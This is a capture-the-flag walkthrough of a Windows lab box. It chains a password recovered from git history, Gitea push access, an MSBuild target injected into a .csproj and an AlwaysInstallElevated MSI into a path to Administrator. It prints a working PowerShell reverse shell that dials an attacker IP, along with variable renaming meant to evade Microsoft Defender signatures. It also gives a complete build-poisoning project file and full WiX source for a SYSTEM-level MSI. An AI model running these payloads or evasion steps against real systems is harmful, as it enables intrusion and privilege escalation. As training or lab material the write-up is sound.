Elevated

Summary
Elevated is a medium Windows challenge lab on HackSmarter. The starting position is unauthenticated network access to a single Windows Server 2025 host (EC2AMAZ-U86PVCA, 10.1.213.183) exposing three ports: a Gitea instance on 3000, RDP on 3389, and WinRM on 5985. The goal is Administrator, with a user.txt and a root.txt planted along the way.
The box is built end to end around a build server that trusts its own repository. The only content on the network is a public Gitea repo holding a small ASP.NET project, and the README says out loud that a user named John periodically builds it. Inspecting the repository’s git history recovers a database password that was committed in plaintext and scrubbed in the very next commit, but git never forgets: the value is still sitting in the initial commit. That password doubles as its owner’s Gitea login, so a leaked connection string turns straight into an authenticated push. From there the “build server” nature of the box becomes the whole exploit: a scheduled task pulls the project’s .csproj from the repo every couple of minutes and runs MSBuild on it as John, so an MSBuild <Target> injected into that .csproj executes as john.redfield on the next cycle. That is a reverse shell and user.txt.
The privilege escalation is what the box name has been pointing at from the start. John’s own build script hardcodes his Windows password, which gets us an interactive RDP session, and the host has AlwaysInstallElevated enabled in both the machine and user registry hives. That single policy lets any user install an MSI as LocalSystem, so a tiny custom-action MSI that adds John to the local Administrators group, installed by John himself, hands over the box. The two obstacles that make this box a medium rather than an easy are both Microsoft Defender: it is active throughout, so the reverse shell payload and the MSI both have to be built to carry no signatures at all.
- A plaintext credential lives forever in git history even after it is scrubbed from the working tree.
- A connection-string password reused as an account password bridges the leak to real access.
- A CI-style build task that runs attacker-controllable project files is remote code execution by design.
AlwaysInstallElevatedturns “can install an MSI” into “can run code as SYSTEM” for every account on the host.
Category: Windows, unauthenticated start. Starting position: network access to
10.1.213.183(Gitea 3000, RDP 3389, WinRM 5985). Goal: Administrator, plususer.txtandroot.txt. Theme: a git-history credential leak feeds an authenticated push, a build task that trusts its own repo turns that push into code execution as a low-privileged user, and anAlwaysInstallElevatedmisconfiguration turns that user into SYSTEM through a signature-free MSI, all under an active Defender.
1. Recon
A targeted service scan of the three ports the lab exposes sets the shape of the whole engagement:
1
2
export IP=10.1.213.183
nmap -vvv -p 3000,3389,5985 -4 -sVC -Pn -oN nmap $IP
1
2
3
4
5
6
7
8
9
PORT     STATE    SERVICE       REASON      VERSION
3000/tcp filtered ppp           no-response
3389/tcp open     ms-wbt-server syn-ack
| ssl-cert: Subject: commonName=EC2AMAZ-U86PVCA
| Not valid before: 2026-05-10T14:38:31
|_Not valid after:  2026-11-09T14:38:31
5985/tcp open     http          syn-ack     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Three things to carry forward.
The RDP certificate’s commonName gives the hostname for free: EC2AMAZ-U86PVCA. The EC2AMAZ- prefix is the default computer name AWS assigns to a Windows EC2 instance, so this is a cloud-hosted, non-domain-joined Windows box. That matters later: everything here is a local account and local privilege escalation, with no Active Directory in play.
Port 5985 is WinRM, which is worth noting but does not become useful. WinRM only accepts members of the Remote Management Users group (or local administrators), and neither account we recover during the box is in it, so WinRM stays closed to us from start to finish even after we become a local administrator.
Port 3000 does not answer at first. Neither the scan nor a browser pointed at http://10.1.213.183:3000/ gets anything back from it, while 3389 and 5985 respond normally. That is a timing artefact of a freshly deployed box: the application stack behind 3000 (the Gitea instance and the build task) is still starting, so nothing is listening on the port yet. Giving the box a minute and re-scanning is enough, and once provisioning finishes 3000 serves a Gitea instance.
2. Gitea: reading the repository
Browsing to http://10.1.213.183:3000/explore/repos shows a single public repository:
robert.castle/Elevated-Meditation-App, a C# ASP.NET Core project.
The README is not decoration. It states the operational model of the box directly:
1
2
3
4
5
6
7
8
# Meditation App

Boilerplate for the Meditation App

Open .csproj file on Visual Studio or use dotnet msbuild with .csproj file

John will be running the project and building tests once we start fleshing
out more the app.
Two facts are seeded here: builds are driven from the .csproj file via dotnet msbuild, and a user named John runs those builds. Neither is actionable yet, but both are worth writing down, because the foothold turns out to be exactly “make John build a .csproj we control”.
Cloning and reading git history
The repository is public, so it clones without credentials:
1
2
git clone http://10.1.213.183:3000/robert.castle/Elevated-Meditation-App.git
cd Elevated-Meditation-App
The working tree looks clean. The interesting content is in the history. A .NET project keeps its runtime configuration, including its database connection string, in appsettings.json, and that is exactly the kind of file that gets committed with real secrets and then hastily “fixed”. Walking its full history with -p prints every version of it:
1
git log -p -- appsettings.json
1
2
3
4
5
6
7
8
9
10
commit 016d83c44ad4a7663d8778dd106bee020b1f32fc
    Update appsettings.json
@@ -1,6 +1,6 @@
   "ConnectionStrings": {
-    "DefaultConnection": "server=localhost;port=3306;database=meditation_app;user=robert.castle;password=BuHCNSv7k0hZpfc"
+    "DefaultConnection": "server=localhost;port=3306;database=meditation_app;user=*;password=*"

commit 4454c7eb57ae8fe80ca762db640cf1d0dbe549a0
    Upload files to "/"
+    "DefaultConnection": "server=localhost;port=3306;database=meditation_app;user=robert.castle;password=BuHCNSv7k0hZpfc"
The story reads bottom to top. Commit 4454c7e (the initial upload) committed the connection string with a live username and password. Commit 016d83c replaced both with * to scrub them. The current working tree is clean, so anyone who only reads the checked-out file sees nothing. But the scrub is a new commit on top, not a rewrite of history: the original blob is still reachable, and git log -p prints it verbatim.
Recovered credential: robert.castle / BuHCNSv7k0hZpfc.
Removing a secret in a later commit does nothing. Git is content-addressed and append-only; the old blob is still in the object store and is served by the web UI, the API, and every clone. A leaked secret has to be treated as compromised and rotated, and the history rewritten (
git filter-repo) only as cleanup. This is whyappsettings.json,.env, andweb.configbelong in.gitignorebefore the first commit, never after.
The credential is reused as the Gitea login
BuHCNSv7k0hZpfc was leaked as a MySQL password in a connection string. Nothing says it is anything else. The reason to try it against Gitea is the recurring reality that people set one password and use it everywhere, and the account name in the connection string (robert.castle) is also the repository owner’s name. Gitea exposes an authenticated identity check at /api/v1/user, which is the cheapest possible confirmation:
1
curl -s -u 'robert.castle:BuHCNSv7k0hZpfc' http://10.1.213.183:3000/api/v1/user | jq '{login, is_admin}'
1
2
3
4
{
  "login": "robert.castle",
  "is_admin": false
}
The database password is Robert’s Gitea password. That is credential reuse across two entirely different services (a database and a git server), bridged by a single leaked string. Checking the repository permissions confirms the access is not read-only:
1
2
curl -s -u 'robert.castle:BuHCNSv7k0hZpfc' \
  http://10.1.213.183:3000/api/v1/repos/robert.castle/Elevated-Meditation-App | jq .permissions
1
2
3
4
5
{
  "admin": true,
  "push": true,
  "pull": true
}
Robert can push to the repository. Given the README, “push to the repository” and “run code on John’s build” are about to become the same sentence.
3. Foothold: poisoning the build
The build automation
The piece the README hinted at is a scheduled task named \msbuild that runs at system startup under john.redfield, driven by a script that is later found at C:\Users\john.redfield\AppData\script.ps1. Its logic, reconstructed from that script once we have a shell, is:
- Pull
MeditationApp.csprojfrom the Gitea repo (raw, branchmain) on a loop. - Hash it and compare against a local backup,
.csproj.og. - If the hash changed, run
dotnet msbuildandMSBuild.exeon the new file.
This is a continuous-integration pattern in miniature: a machine polls a source repository and executes what it finds there. The security assumption baked into it is that only trusted people can change the repo. We have just broken that assumption by recovering a push credential, so the build server will now build whatever we commit.
The reason this is code execution and not just “a build” is what MSBuild is. A .csproj is an MSBuild project file, and MSBuild is a general-purpose build engine, not a compiler. It supports <Target> elements containing <Exec> tasks that run arbitrary command lines, and it will run any target wired to fire during a normal build. Injecting one such target makes the “build” run our command as the account that invoked MSBuild, which is john.redfield.
An MSBuild project file is executable. A
<Target>with an<Exec Command="...">runs whatever you put in it whenever that target’sBeforeTargets/AfterTargetshook fires during a build. Any pipeline that builds a repository an attacker can write to (MSBuild,make,npm run build, aMakefile, aDockerfile) is a code-execution primitive, not a compilation step. This is the same class of trust boundary as Gitea/GitLab CI and is exactly why build agents must never pull from a source that a lower-trust identity can push to.
Building a Defender-safe payload
Microsoft Defender is active on this host, which rules out the reflex approaches. The two things that get caught are the launcher flags and the payload body.
The launcher first. A generation of tutorials teach powershell -NoP -NonI -W Hidden -Exec Bypass, and that exact flag string is now a signatured artifact in itself: AMSI and Defender’s command-line heuristics flag the combination on sight. The quieter equivalent is powershell -ep Bypass -Enc <base64>, which sets the execution policy and hands PowerShell a Base64-encoded, UTF-16LE command. -Enc is a legitimate, extremely common flag (it is how scheduled tasks and installers pass scripts), so it does not stand out the way the hardening-bypass stack does.
The body second. The payload is Nishang’s Invoke-PowerShellTcpOneLine, a one-line TCP reverse shell, but its variable names ($client, $stream, $bytes, …) are themselves part of Defender’s signature for that script. Renaming every variable defeats the string match without changing behaviour. The following reproduces the exact payload, pulling the one-liner out of the Nishang source, substituting the listener address and port, renaming the variables, dropping the PS <path> prompt suffix (one less string to match), and encoding it:
1
2
3
4
5
6
7
8
9
10
11
12
LHOST=10.200.95.167   # attacker tun0 address
cat /tools/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 | head -n3 | tail -n1 | cut -c2- \
  | sed "s/192.168.254.1/$LHOST/" \
  | sed 's/4444/9999/' \
  | sed 's/\$client/\$cln/g' \
  | sed 's/\$stream/\$stn/g' \
  | sed 's/\$bytes/\$bts/g' \
  | sed 's/\$data/\$dta/g' \
  | sed 's/\$sendback/\$sbk/g' \
  | sed 's/\$sendbyte/\$sbt/g' \
  | sed "s/+ 'PS ' + (pwd).Path //" \
  | iconv -t utf-16le | base64 -w0
It is worth decoding the result once to see that the renamed, encoded blob is still a plain reverse shell and nothing has been mangled by the sed chain:
1
echo '<B64_REVSHELL>' | base64 -d | iconv -f utf-16le -t utf-8
1
2
3
4
5
6
$cln = New-Object System.Net.Sockets.TCPClient('10.200.95.167',9999);$stn = $cln.GetStream();
[byte[]]$bts = 0..65535|%{0};while(($i = $stn.Read($bts, 0, $bts.Length)) -ne 0){;
$dta = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bts,0, $i);
$sbk = (iex $dta 2>&1 | Out-String );$sbk2 = $sbk + '> ';
$sbt = ([text.encoding]::ASCII).GetBytes($sbk2);$stn.Write($sbt,0,$sbt.Length);
$stn.Flush()};$cln.Close()
Same logic as the original one-liner, different variable names, no PS prompt string. This is the value referenced below as <B64_REVSHELL>.
Injecting the target and pushing it
The poisoned .csproj is the stock project file with one target appended. The target’s BeforeTargets list names every early build phase so it fires no matter which entry point (dotnet msbuild or MSBuild.exe) the task uses, and ContinueOnError/IgnoreExitCode keep the “build” from erroring out visibly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net8.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

  <ItemGroup>
    <PackageReference Include="Pomelo.EntityFrameworkCore.MySql" Version="8.0.2" />
    <PackageReference Include="Microsoft.EntityFrameworkCore.Design" Version="8.0.5">
      <PrivateAssets>all</PrivateAssets>
      <IncludeAssets>runtime; build; native; contentfiles; analyzers; buildtransitive</IncludeAssets>
    </PackageReference>
    <PackageReference Include="BCrypt.Net-Next" Version="4.0.3" />
  </ItemGroup>

  <Target Name="RestoreSync" BeforeTargets="Build;Restore;BeforeBuild;PrepareForBuild">
    <Exec Command="powershell -ep Bypass -Enc <B64_REVSHELL>" ContinueOnError="true" IgnoreExitCode="true" />
  </Target>

</Project>
The Gitea contents API updates a file in place, but it requires the file’s current blob SHA so it can detect a conflicting edit. Fetch it first:
1
2
3
SHA=$(curl -s -u 'robert.castle:BuHCNSv7k0hZpfc' \
  "http://10.1.213.183:3000/api/v1/repos/robert.castle/Elevated-Meditation-App/contents/MeditationApp.csproj" \
  | jq -r .sha)
Then base64-encode the poisoned file (the API takes file content as base64) and PUT it back:
1
2
3
4
5
6
CONTENT=$(base64 -w0 payload.csproj)

curl -s -u 'robert.castle:BuHCNSv7k0hZpfc' \
  -X PUT "http://10.1.213.183:3000/api/v1/repos/robert.castle/Elevated-Meditation-App/contents/MeditationApp.csproj" \
  -H "Content-Type: application/json" \
  -d "{\"message\":\"chore: update restore step\",\"content\":\"$CONTENT\",\"sha\":\"$SHA\",\"branch\":\"main\"}"
The commit message is deliberately dull. “chore: update restore step” is the kind of thing that scrolls past in any repository, and the <Target Name="RestoreSync"> name is chosen to match it so a glance at the diff reads like routine build maintenance.
The API is only one way to do this. Since Robert has push access, the same edit can be made entirely from the Gitea web interface: open MeditationApp.csproj in the repo, click the pencil (Edit) icon, paste the poisoned project file into the editor, and commit to main. Gitea handles the blob SHA and encoding itself, so there is no need to fetch the SHA or base64-encode anything by hand. The API form is shown here because it scripts cleanly and makes each step explicit, but for a one-off push the browser editor is faster.
Catching the shell
Start a listener on the port the payload dials (9999) and wait for the next build cycle, which is roughly two minutes:
1
rlwrap nc -lvnp 9999
1
2
3
4
Listening on 0.0.0.0 9999
Connection received on 10.1.213.183 49921
whoami
ec2amaz-u86pvca\john.redfield
The build task pulled the new .csproj, its hash no longer matched .csproj.og, MSBuild ran, the RestoreSync target fired, and PowerShell dialed back as john.redfield.
The
.csproj.ogbackup is not just a curiosity; it changes how you re-trigger. The task only rebuilds when the pulled file’s hash differs from the backup, and after a successful build the backup is refreshed to the file it just built. Re-running the same payload therefore does nothing: a second attempt has to be a byte-different file (a changed comment or a new port is enough) to produce a new hash and fire again.
user.txt
1
type C:\Users\john.redfield\Desktop\user.txt
1
FLAG[redacted]
4. Privilege Escalation: AlwaysInstallElevated
Recovering John’s password
The reverse shell is functional but fragile, and the escalation is cleaner from an interactive session. John’s own build script hands us the means: reading it exposes the credentials the scheduled task uses to run as him.
1
type C:\Users\john.redfield\AppData\script.ps1
1
2
$Username = "EC2AMAZ-U86PVCA\john.redfield"
$Password = ConvertTo-SecureString "VZUI3NX8B5uTC96" -AsPlainText -Force
Recovered credential: john.redfield / VZUI3NX8B5uTC96.
The ConvertTo-SecureString ... -AsPlainText idiom is worth calling out as an anti-pattern: SecureString is meant to keep a secret out of plaintext memory, and feeding it a hardcoded plaintext literal throws away the entire point while adding a false sense of protection. The password is just sitting in the script as a string.
Which remote service accepts him
John is a local account, so the question is which of the two remaining services (RDP 3389, WinRM 5985) will take him. NetExec answers both quickly:
1
2
nxc winrm 10.1.213.183 -u john.redfield -p 'VZUI3NX8B5uTC96'
nxc rdp   10.1.213.183 -u john.redfield -p 'VZUI3NX8B5uTC96'
1
2
WINRM  10.1.213.183  5985  ...  [-] EC2AMAZ-U86PVCA\john.redfield:VZUI3NX8B5uTC96
RDP    10.1.213.183  3389  ...  [+] EC2AMAZ-U86PVCA\john.redfield:VZUI3NX8B5uTC96 (Pwn3d!)
WinRM rejects him and RDP accepts him, and the reason is group membership, not the password. WinRM requires membership in Remote Management Users; RDP requires membership in Remote Desktop Users. John is in the latter and not the former. Log in over RDP:
1
xfreerdp /v:10.1.213.183 /u:john.redfield /p:'VZUI3NX8B5uTC96' /cert:ignore
Confirming John is only a standard user makes the need for escalation explicit: he is in Users and Remote Desktop Users, and not in Administrators.
While logged in as John, the Gitea web UI shows something tempting and irrelevant: John is a Gitea site administrator, with a “Site Administration” panel.
 John is a Gitea admin, which looks like a second path but is a dead end: Gitea 1.26.1 ships with
 ENABLE_GIT_HOOKS = false, so the server-side git hooks that admin access would otherwise let you weaponise cannot be enabled from the UI or API.
That admin access is a rabbit hole. The obvious abuse of a Gitea admin is enabling server-side git hooks to run code on the Gitea host, but Gitea has disabled that capability by default (ENABLE_GIT_HOOKS = false) since well before 1.26.1, and it cannot be toggled from the admin panel or the API, only in the server’s app.ini, which we cannot reach. The intended path ignores Gitea admin entirely.
Confirming the misconfiguration the box is named for
The box is called Elevated, and the local privilege escalation is AlwaysInstallElevated: a Group Policy setting that, when enabled in both the machine and user registry hives, lets any user install an MSI package as LocalSystem. It is two registry reads to check, needing no uploaded tooling:
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
1
2
3
4
5
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
Both hives return 0x1. The pair is required and the pair is present, so any MSI John installs will run its deferred actions as LocalSystem. The full mechanism (why both hives, what “deferred” means, and how a custom action decides its identity) is on the Windows Installer and AlwaysInstallElevated theory page.
Building a signature-free MSI
Defender is still active, and this is where the standard advice fails. msfvenom -f msi produces packages with well-known embedded-payload signatures that Defender catches on write. The clean approach is a package that contains no executable code at all: a Windows Installer custom action can run an executable whose path is stored in a property, and pointing that property at cmd.exe means the package references only a Microsoft-signed binary already on disk.
msitools provides wixl, which compiles WiX source to an MSI natively on Linux:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
sudo pacman -S msitools   # Arch;  apt install msitools on Debian/Ubuntu

cat > elevate.wxs << 'EOF'
<?xml version="1.0" encoding="utf-8"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
  <Product Id="*" Name="Setup" Language="1033" Version="1.0.0" Manufacturer="Microsoft" UpgradeCode="AABBCCDD-1234-5678-9012-AABBCCDDEEFF">
    <Package InstallerVersion="200" Compressed="yes" InstallScope="perMachine" />
    <MediaTemplate EmbedCab="yes" />
    <Directory Id="TARGETDIR" Name="SourceDir">
      <Directory Id="TempFolder">
        <Component Id="DummyComp" Guid="AABBCCDD-AAAA-BBBB-CCCC-DDEEFF001122">
          <CreateFolder />
        </Component>
      </Directory>
    </Directory>
    <Feature Id="Main" Level="1">
      <ComponentRef Id="DummyComp" />
    </Feature>
    <CustomAction Id="SetCmd" Property="RunCmd" Value="cmd.exe" />
    <CustomAction Id="RunCmd" Property="RunCmd" ExeCommand="/c net localgroup administrators john.redfield /add" Execute="deferred" Impersonate="no" Return="ignore" />
    <InstallExecuteSequence>
      <Custom Action="SetCmd" Before="RunCmd" />
      <Custom Action="RunCmd" After="InstallInitialize" />
    </InstallExecuteSequence>
  </Product>
</Wix>
EOF

wixl elevate.wxs -o elevate.msi
The two custom actions are the whole exploit. SetCmd sets the RunCmd property to cmd.exe. RunCmd runs the executable named by that property with Execute="deferred" and Impersonate="no", which is the combination that makes it run as LocalSystem rather than as the installing user. The rest (the directory, component and feature) is inert scaffolding that only exists because Windows Installer refuses to validate a package with nothing to install.
Rather than trust the compiler, read the resulting database and confirm the action type came out right:
1
msiinfo export elevate.msi CustomAction
1
2
3
Action	Type	Source	Target
SetCmd	51	RunCmd	cmd.exe
RunCmd	3186	RunCmd	/c net localgroup administrators john.redfield /add
Type 51 is “set a property”; type 3186 decomposes as 2048 (no impersonation) + 1024 (deferred) + 64 (ignore return code) + 50 (run the exe named by a property). In one number, that is run this command as SYSTEM during the install and do not fail if it errors, which is exactly what is wanted. The theory page walks the type-code arithmetic in full.
The intuitive design, compiling a small
net localgroup ... /addexecutable and embedding it in the MSI, is worse on both counts: the unsigned binary reintroduces the Defender signature problem and can be quarantined on disk between the file-copy step and the action that runs it, and it bloats the package from ten kilobytes to megabytes. On this box that path was tried and failed silently: the MSI installed “successfully” (becauseReturn="ignore"swallows the failure) while the embedded action never ran. A property-only action that calls a signed system binary has nothing to quarantine and nothing to sign.
Installing and elevating
Serve the MSI and pull it onto the target from John’s RDP session:
1
python3 -m http.server 8000    # in the directory holding elevate.msi
1
2
curl.exe -Lo C:\Users\john.redfield\elevate.msi http://10.200.95.167:8000/elevate.msi
msiexec /quiet /qn /i C:\Users\john.redfield\elevate.msi
msiexec returns success and prints nothing (that is what /quiet /qn asks for), so the install’s own return code is meaningless here, Return="ignore" guarantees a “successful” install regardless. The only honest verification is the side effect: check the group membership directly.
net localgroup administrators
1
2
3
4
Members
-------------------------------------------------------------------------------
Administrator
john.redfield
John is now a local administrator.
root.txt
A membership change does not appear in the token John is already holding: access tokens are built at logon and are not refreshed when group membership changes. John’s current RDP session still carries his old, unprivileged token, so the new administrator rights only materialise in a fresh elevated process. Launching cmd with Run as administrator triggers a UAC consent (John really is an admin now, so it succeeds) and produces a process with the full administrator token:
type C:\Users\Administrator\Desktop\root.txt
1
<redacted>
Note the two things that stay closed even now. WinRM still rejects John, because being a local administrator is not the same as being in Remote Management Users, so the flag has to be read through the RDP session, not a remote shell. And the escalation had to go through a new logon token, not the existing session, for the reason above. Both are consequences of how Windows binds a security context to a token at logon rather than to the account name; the general model is on the Logon Types and Privileges page.
Understanding the Attack Chain
Every step on this box is a component doing exactly what it was configured to do. The compromise is in how a build server’s trust in its own repository, a reused password, and a single installer policy line up. The table separates what each piece is worth alone from what it is worth in sequence.
| Primitive | Where it lives | Severity in isolation | Severity composed |
|---|---|---|---|
| Public repo | Gitea, unauthenticated | Low: readable source | Names John and the build model |
| Scrubbed DB password | appsettings.json history | Low: “already fixed” | Still served from commit 4454c7e |
| Password reused on Gitea | robert.castle account | Medium: one login | Pull credential becomes push |
| Push right on the repo | Gitea repo permissions | Medium: edit a file | Controls what the build task runs |
| Poll-and-build task | \msbuild as john | By design (CI) | Executes attacker .csproj as john |
MSBuild <Exec> target | Poisoned .csproj | None until built | Code execution as john.redfield |
| Hardcoded password | script.ps1 | High: one secret | Interactive RDP as john |
AlwaysInstallElevated x2 | HKLM + HKCU policy | Critical by design | Any user’s MSI runs as SYSTEM |
| Signature-free MSI | elevate.msi, type 3186 | Inert 10 KB file | SYSTEM adds john to admins |